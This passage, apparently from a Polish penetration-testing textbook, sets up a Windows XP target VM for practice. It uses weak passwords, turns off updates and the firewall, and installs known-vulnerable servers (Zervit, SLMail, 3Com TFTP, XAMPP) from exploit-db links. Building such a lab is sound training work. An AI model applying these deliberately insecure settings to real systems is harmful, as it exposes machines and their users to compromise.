
Rysunek 1.25. Wprowadzanie klucza licencyjnego systemu Windows XP

Na ekranie pojawi się kolejne okno programu instalacyjnego. W polu *Computer name (Nazwa komputera)* wpisz Bookxp i ustaw hasło administratora na password (zobacz rysunek 1.26).



Rysunek 1.26. Ustawianie nazwy komputera i hasła administratora systemu

Ustawienia daty i czasu oraz protokołu TCP/IP możesz pozostawić na wartościach domyślnych. Podobnie możesz postąpić przy wyborze grupy roboczej lub domeny i po prostu pozostawić instalowany system w domyślnej grupie roboczej **WORKGROUP (GRUPA ROBOCZA)**, tak jak pokazano na rysunku 1.27.




Rysunek 1.27. Ustawienia grupy roboczej

Teraz ustaw system Windows tak, aby automatycznie nie instalował żadnych aktualizacji ani poprawek bezpieczeństwa, co zostało pokazane na rysunku 1.28. Jest to bardzo ważny krok, ponieważ niektóre ataki i exploity, z których będziemy korzystać w naszej książce, bazują na tym, że taka czy inną poprawkę bezpieczeństwa nie została zainstalowana.



Rysunek 1.28. Wyłączanie automatycznego instalowania aktualizacji i poprawek bezpieczeństwa

W kolejnym kroku instalacji zostaniesz poproszony o aktywowanie systemu Windows. Jeżeli wcześniej wprowadziłeś klucz licencyjny, to możesz śmiało do tego przystąpić. W przeciwnym razie powinieneś jednak wybrać opcję *No, remind me every few days* (*Nie, przypomnij mi za kilka dni*), tak jak zostało to przedstawione na rysunku 1.29.



Rysunek 1.29. Aktywacja systemu Windows

Po przeprowadzeniu lub pominięciu aktywacji utwórz nowe konta dla użytkowników **georgia** oraz **secret**, jak pokazano na rysunku 1.30. Hasła dla tych kont użytkowników utworzymy po zakończeniu procesu instalacji systemu.


Po zakończeniu instalacji i uruchomieniu systemu Windows zaloguj się na konto użytkownika **georgia** (bez hasła).

Instalowanie pakietu VMware Tools

Teraz przystąpimy do instalacji pakietu VMware Tools, który w znaczący sposób usprawnia korzystanie z maszyn wirtualnych poprzez na przykład umożliwienie kopiowania i wklejania danych czy przeciągania programów bezpośrednio z hosta do maszyny wirtualnej.

VMware Player w systemie Microsoft Windows

Aby zainstalować pakiet VMware Tools w maszynie wirtualnej działającej w programie VMware Player, z menu wybierz polecenie *Player/Manage/Install VMware Tools* (Player/zarządzaj/zainstaluj VMware Tools), jak to zostało zilustrowane na



Rysunek 1.30. Tworzenie kont użytkowników

rysunku 1.31. Instalator VMware Tools powinien automatycznie zainstalować cały pakiet w systemie Windows XP maszyny wirtualnej.



Rysunek 1.31. Instalowanie pakietu VMware Tools w programie VMware Player

VMware Fusion w systemie Mac OS

Aby zainstalować pakiet VMware Tools w programie VMware Fusion, z menu wybierz polecenie *Virtual Machines/Install VMware Tools* (maszyny wirtualne/zainstaluj VMware Tools), jak pokazano na rysunku 1.32. Instalator VMware Tools powinien automatycznie zainstalować cały pakiet w systemie Windows XP działającym w maszynie wirtualnej.



Rysunek 1.32. Instalowanie pakietu VMware Tools w programie VMware Fusion

Wyłączanie zapory sieciowej systemu Windows XP


Z menu *Start* systemu Windows XP wybierz polecenie *Control Panel (Panel sterowania)*. Następnie wybierz polecenie *Security Center/Windows Firewall (Centrum zabezpieczeń/Zapora systemu Windows)* i wyłącz zaporę sieciową, tak jak zostało to przedstawione na rysunku 1.33.

Ustawianie haseł dla kont użytkowników

Z menu *Start* wybierz polecenie *Control Panel (Panel sterowania)* i następnie kliknij opcję *User Accounts (Konta użytkowników)*. Kliknij konto użytkownika georgia i wybierz opcję *Create a password (Utwórz hasło)*. Ustaw hasło dla tego konta użytkownika na password, tak jak zostało to przedstawione na rysunku 1.34. Powtórz całą operację dla konta użytkownika secret, z tym że jako hasła użyj frazy Password123.



Rysunek 1.33. Wyłączanie zapory sieciowej systemu Windows XP



Rysunek 1.34. Ustawianie haseł dla kont użytkowników

Ustawianie statycznego adresu IP

Kolejnym zadaniem będzie ustawienie dla naszej maszyny wirtualnej statycznego adresu IP, tak aby konfiguracja połączenia sieciowego nie zmieniała się w czasie, kiedy będziesz pracował z książką. Najpierw jednak musimy odszukać adres IP domyślnej bramy sieciowej.

Upewnij się, że interfejs sieciowy maszyny wirtualnej naszego systemu Windows XP jest ustawiony do pracy w trybie połączenia mostkowego (ang. *bridged networking*). Domyślnie w takiej sytuacji maszyna wirtualna pobierze odpowiednie informacje o konfiguracji połączeń sieciowych z serwera DHCP.

Aby odnaleźć adres IP domyślnej bramy sieciowej, z menu *Start* wybierz opcję *Run (Uruchom)*, wpisz polecenie cmd i naciśnij przycisk *OK* lub po prostu klawisz *Enter*. Na ekranie pojawi się okno dialogowe wiersza poleceń systemu. Wpisz polecenie ipconfig i naciśnij klawisz *Enter*. W oknie konsoli zostanie wyświetlona bieżąca konfiguracja połączeń sieciowych, włączając adres IP domyślnej bramy sieciowej.

```
C:\Documents and Settings\georgia>ipconfig  
Windows IP Configuration
```


```
Ethernet adapter Local Area Connection:  
  Connection-specific DNS Suffix. . . : XXXXXXXX  
  IP Address. . . . . : 192.168.20.10  
  Subnet Mask . . . . . : 255.255.255.0  
  Default Gateway . . . . . : 192.168.20.1  
C:\Documents and Settings\georgia>
```

Jak widać na powyższym przykładzie, moja maszyna wirtualna ma adres 192.168.20.10, maska podsieci to 255.255.255.0, a domyślna brama sieciowa ma adres 192.168.20.1.

1. Z menu *Start* wybierz opcję *Control Panel (Panel sterowania)*, a następnie kliknij opcję *Network Connections (Połączenia sieciowe)*, znajdującą się w dolnej części okna.
2. Kliknij prawym przyciskiem myszy opcję *Local Area Connection (Połączenie lokalne)* i z menu podręcznego wybierz polecenie *Properties (Właściwości)*.
3. Na liście zainstalowanych składników połączenia wybierz opcję *Internet Protocol (TCP/IP) (Protokół internetowy (TCP/IP))* i następnie naciśnij przycisk *Properties (Właściwości)*. Na ekranie pojawi się okno dialogowe właściwości protokołu TCP/IP. W odpowiednich polach wpisz statyczny adres IP, maskę podsieci oraz adres domyślnej bramy sieciowej, tak aby pasowały do danych otrzymanych za pomocą polecenia ipconfig, tak jak zostało to przedstawione na rysunku 1.35. Jako adres IP preferowanego serwera DNS (ang. *Preferred DNS Server*) powinieneś wpisać adres domyślnej bramy sieciowej.

Teraz nadszedł czas, aby sprawdzić, czy nasze maszyny wirtualne mogą się ze sobą komunikować. Na wszelki wypadek jeszcze raz upewnij się, że poprawnie wpisałeś wszystkie ustawienia, a następnie przejdź do maszyny wirtualnej z systemem Kali Linux i wpisz polecenie ping <statyczny adres IP maszyny wirtualnej z systemem Windows XP>, jak to zostało zilustrowane poniżej.

```
root@kali:~# ping 192.168.20.10  
PING 192.168.20.10 (192.168.20.10) 56(84) bytes of data.  
64 bytes from 192.168.20.10: icmp_req=1 ttl=128 time=3.06 ms  
^C
```



Rysunek 1.35. Ustawianie statycznego adresu IP

UWAGA W moim przypadku system Windows XP ma adres 192.168.20.10. Pamiętaj, aby podczas wykonywania ćwiczeń zawsze zastępować go odpowiednim adresem IP swojej maszyny wirtualnej z systemem Windows XP.


Aby zatrzymać działanie polecenia ping, naciśnij kombinację klawiszy *Ctrl+C*. Jeżeli kolejne wiersze wyników działania tego polecenia rozpoczynają się od frazy *64 bytes from <adres maszyny z systemem Windows XP>*, tak jak w powyższym przykładzie, to znaczy, że Twoje maszyny wirtualne mogą się ze sobą komunikować. Gratulacje! Właśnie utworzyłeś sieć maszyn wirtualnych.

Jeżeli zamiast poprawnej odpowiedzi zobaczysz komunikat informujący, że host docelowy jest nieosiągalny (ang. *Destination Host Unreachable*), powinieneś jeszcze raz sprawdzić, czy wszystkie maszyny wirtualne znajdują się w tej samej sieci wirtualnej, czy pracują w trybie połączeń mostkowych, czy ustawileś poprawne adresy domyślnej bramy sieciowej i tak dalej.

Konfiguracja systemu Windows XP do pracy jak w domenie

Na koniec musimy zmienić konfigurację Windows XP w taki sposób, aby nasz system zachowywał się tak, jakby był członkiem domeny sieciowej (jak to bardzo często będzie miało miejsce w środowiskach klientów). Nie musisz tutaj oczywiście tworzyć ani konfigurować całej domeny sieciowej; po prostu nieco później, podczas fazy eksploracji po przełamaniu zabezpieczeń i uzyskaniu dostępu do systemu, wykonamy kilka przykładów i ćwiczeń, które będą symulowały środowisko domenowe. Przejdz teraz do maszyny wirtualnej z systemem Windows XP i wykonaj polecenia opisane poniżej.

- Z menu *Start* wybierz opcję *Run (Uruchom)* i następnie wpisz polecenie `secpol.msc`. Na ekranie pojawi się okno dialogowe *Local Security Settings (Ustawienia zabezpieczeń lokalnych)*.
- W panelu po lewej stronie okna odszukaj i rozwiń opcję *Local Policies (Zasady lokalne)*, a następnie w prawym panelu okna dwukrotnie kliknij opcję *Security Options (Opcje zabezpieczeń)*.
- Na liście reguł wyświetlonej w prawej części okna odszukaj i dwukrotnie kliknij lewym przyciskiem myszy regułę *Network access: Sharing and security model for local accounts (Dostęp sieciowy: udostępnianie i model zabezpieczeń dla kont lokalnych)*. Na ekranie pojawi się okno dialogowe *Properties: Network access: Sharing and security model for local accounts (Właściwości: Dostęp sieciowy: udostępnianie i model zabezpieczeń dla kont lokalnych)*. Kliknij listę rozwijaną i wybierz opcję *Classic — local users authenticate as themselves (Klasyczny — uwierzytelnianie użytkowników lokalnych, jako samych siebie)*, tak jak zostało to przedstawione na rysunku 1.36.



Rysunek 1.36. Zmiana ustawień zabezpieczeń lokalnych, tak aby system zachowywał się jak członek domeny sieciowej


- Naciśnij przycisk *Apply (Zastosuj)*, a następnie *OK*.
- Zamknij w maszynie wirtualnej wszystkie otwarte okna.

Instalowanie oprogramowania podatnego na ataki

W tej sekcji zainstalujemy w naszym testowym systemie Windows XP kilka programów posiadających luki w zabezpieczeniach, na które w dalszych rozdziałach książki będziemy przeprowadzali różnego rodzaju ataki. Uruchom teraz maszynę wirtualną z systemem Windows XP, zaloguj się jako użytkownik georgia i zainstaluj poszczególne programy zgodnie z przedstawionymi poniżej instrukcjami postępowania.

Zervit 0.4

Pakiet Zervit 0.4 to prosty serwer WWW, który możesz pobrać ze strony internetowej <http://www.exploit-db.com/exploits/12582/> (aby to zrobić, kliknij łącze *Vulnerable App* — aplikacja podatna na atak). Rozpakuj pobrany plik archiwum i następnie uruchom program Zervit, dwukrotnie klikając jego ikonę lewym przyciskiem myszy. Po uruchomieniu ustaw numer portu, na którym serwer będzie nasłuchiwał, na 3232, a na pytanie *Accept directory listing* (zezwól na wyświetlanie katalogów) wpisz odpowiedź Y, jak pokazano na rysunku 1.37. Serwer Zervit nie jest uruchamiany automatycznie, więc po restarcie systemu Windows XP będziesz musiał uruchomić go ręcznie.



```
S C:\Documents and Settings\georgia\Desktop\38df8b1e54b1e42345ac680e6819bccf-zervit...
Zervit 0.4
Configuration
Port number to listen<80>: 3232
Accept directory listing [Y/N]: y
[--]Zervit HTTP Server STARTED
```


Rysunek 1.37. Uruchamianie serwera Zervit 0.4

SLMail 5.5

Pakiet SLMail 5.5 to serwer poczty elektronicznej SMTP/POP3, który możesz pobrać ze strony <http://www.exploit-db.com/exploits/638/>. Po uruchomieniu programu instalacyjnego zaakceptuj ustawienia domyślne, naciskając kolejne przyciski *Next* (dalej). Kiedy na ekranie pojawi się ostrzeżenie dotyczące nazwy domeny pocztowej, po prostu zignoruj je i naciśnij przycisk *OK* — nie będziemy tutaj przecież świadczyć żadnych usług związanych z dostarczaniem poczty elektronicznej.


Po zainstalowaniu pakietu będziesz musiał zrestartować maszynę wirtualną. Po jej ponownym uruchomieniu wybierz z menu *Start* polecenie *All programs/SL Products/SLMail/SLMail Configuration* (*Wszystkie programy/SL Products/SLMail/SLMail Konfiguracja*).

SLMail Configuration). Na ekranie pojawi się okno konfiguracji serwera SLMail. Przejdź na kartę **Users** (użytkownicy), kliknij prawym przyciskiem myszy pusty obszar wewnętrz karty i z menu podręcznego, które pojawi się na ekranie, wybierz polecenie **New/User** (nowy/użytkownik), tak jak zostało to przedstawione na rysunku 1.38.



Rysunek 1.38. Tworzenie nowego konta użytkownika serwera SLMail


Dwukrotnie kliknij lewym przyciskiem myszy ikonę nowo utworzonego konta użytkownika. Na ekranie pojawi się okno edycji konta. W polu *Full Name* (pełna nazwa użytkownika) wpisz **Georgia** i zaznacz pozostałe opcje, tak jak zostało to pokazane na rysunku 1.39. Jako nazwę skrzynki pocztowej (pole *MailBox*) wpisz **georgia** i ustaw dla niej hasło **password**. Dla innych opcji pozostaw ustawienia domyślne i naciśnij przycisk **OK**.



Rysunek 1.39. Ustawianie danych użytkownika serwera SLMail


3Com TFTP 2.0.1

Kolejnym programem, który zainstalujemy w naszej maszynie wirtualnej z systemem Windows XP, będzie pakiet 3Com TFTP 2.0.1, który możesz pobrać w postaci archiwum ZIP ze strony <http://www.exploit-db.com/exploits/3388/>. Po zakończeniu pobierania rozpakuj plik archiwum, a następnie skopiuj pliki *3CTftpSvcCtrl.exe* oraz *3CTftpSvc.exe* do katalogu *C:\Windows*, tak jak zostało to przedstawione na rysunku 1.40.



Rysunek 1.40. Kopiowanie plików pakietu 3Com TFTP do katalogu *C:\Windows*

Po skopiowaniu uruchom plik *3CTftpSvcCtrl*. Aby to zrobić, dwukrotnie kliknij jego ikonę lewym przyciskiem myszy. Na ekranie pojawi się okno dialogowe *3Com TFTP Service Control*. Naciśnij przycisk *Install Service* (zainstaluj usługę), aby zainstalować usługę TFTP, jak pokazano na rysunku 1.41.



Rysunek 1.41. Instalowanie usługi 3Com TFTP

Naciśnij przycisk *Start service* (uruchom usługę), aby po raz pierwszy uruchomić usługę 3Com TFTP. Od tej chwili nasza usługa będzie włączana automatycznie za każdym razem podczas uruchamiania systemu. Aby zakończyć konfigurowanie pakietu, naciśnij przycisk *Quit* (wyjdź).

XAMPP 1.7.2


Teraz zainstalujemy wersję 1.7.2 dobrze wszystkim znanego pakietu XAMPP, którą możesz pobrać ze strony http://www.oldapps.com/xampp.php?old_xampp=45. Starsze wersje przeglądarki Internet Explorer w systemie Windows XP mogą mieć pewne problemy z poprawnym wyświetlanie tej strony. Jeżeli będziesz miał z tym kłopoty, pobierz oprogramowanie za pomocą przeglądarki sieciowej po stronie hosta i następnie skopiuj pakiet instalacyjny na pulpit wirtualnego systemu Windows XP.

1. Uruchom program instalacyjny i zaakceptuj wszystkie ustawienia domyślne. Po zakończeniu instalacji wybierz opcję *1. Start XAMPP Control Panel*, tak jak pokazano na rysunku 1.42.


```
## XAMPP 1.7.2 - Setup
## Copyright 2009 Carsten Wiedmann <FreeBSD License>
## Authors: Carsten Wiedmann <carsten_sttg@gnx.de>
## Kay Voegelgesang <kvo@apachefriends.org>
#####
1. start XAMPP Control Panel
2. relocate XAMPP
   (current path: C:\xampp)
3. disable HTTPS (SSL)
4. disable Server Side Includes (SSI)
5. enable IPv4 only (current: IPv4/6 <auto>)
6. disable mod_perl
7. disable Apache::ASP
x Exit
Please choose <1-7/x>: 1
```

Rysunek 1.42. Uruchamianie panelu sterowania pakietu XAMPP

2. Na ekranie pojawi się okno dialogowe *XAMPP Control Panel Application*. Wybierz do instalacji usługi Apache, MySQL oraz FileZilla, zaznaczając opcje *Svc* znajdujące się po lewej stronie nazw odpowiednich usług. Następnie naciśnij przycisk *Start* kolejno dla każdej z tych usług. Okno panelu sterowania pakietu XAMPP powinno wyglądać tak, jak zostało to przedstawione na rysunku 1.43.
3. Naciśnij przycisk *Admin* pakietu FileZilla. Na ekranie pojawi się okno panelu administracyjnego serwera FileZilla, przedstawione na rysunku 1.44.
4. Z menu głównego wybierz polecenie *Edit/Users* (edycja/użytkownicy). Na ekranie pojawi się okno dialogowe *Users*, przedstawione na rysunku 1.45.
5. Naciśnij przycisk *Add* (dodaj) znajdujący się w prawej części okna.




Rysunek 1.43. Instalowanie i uruchamianie usług pakietu XAMPP

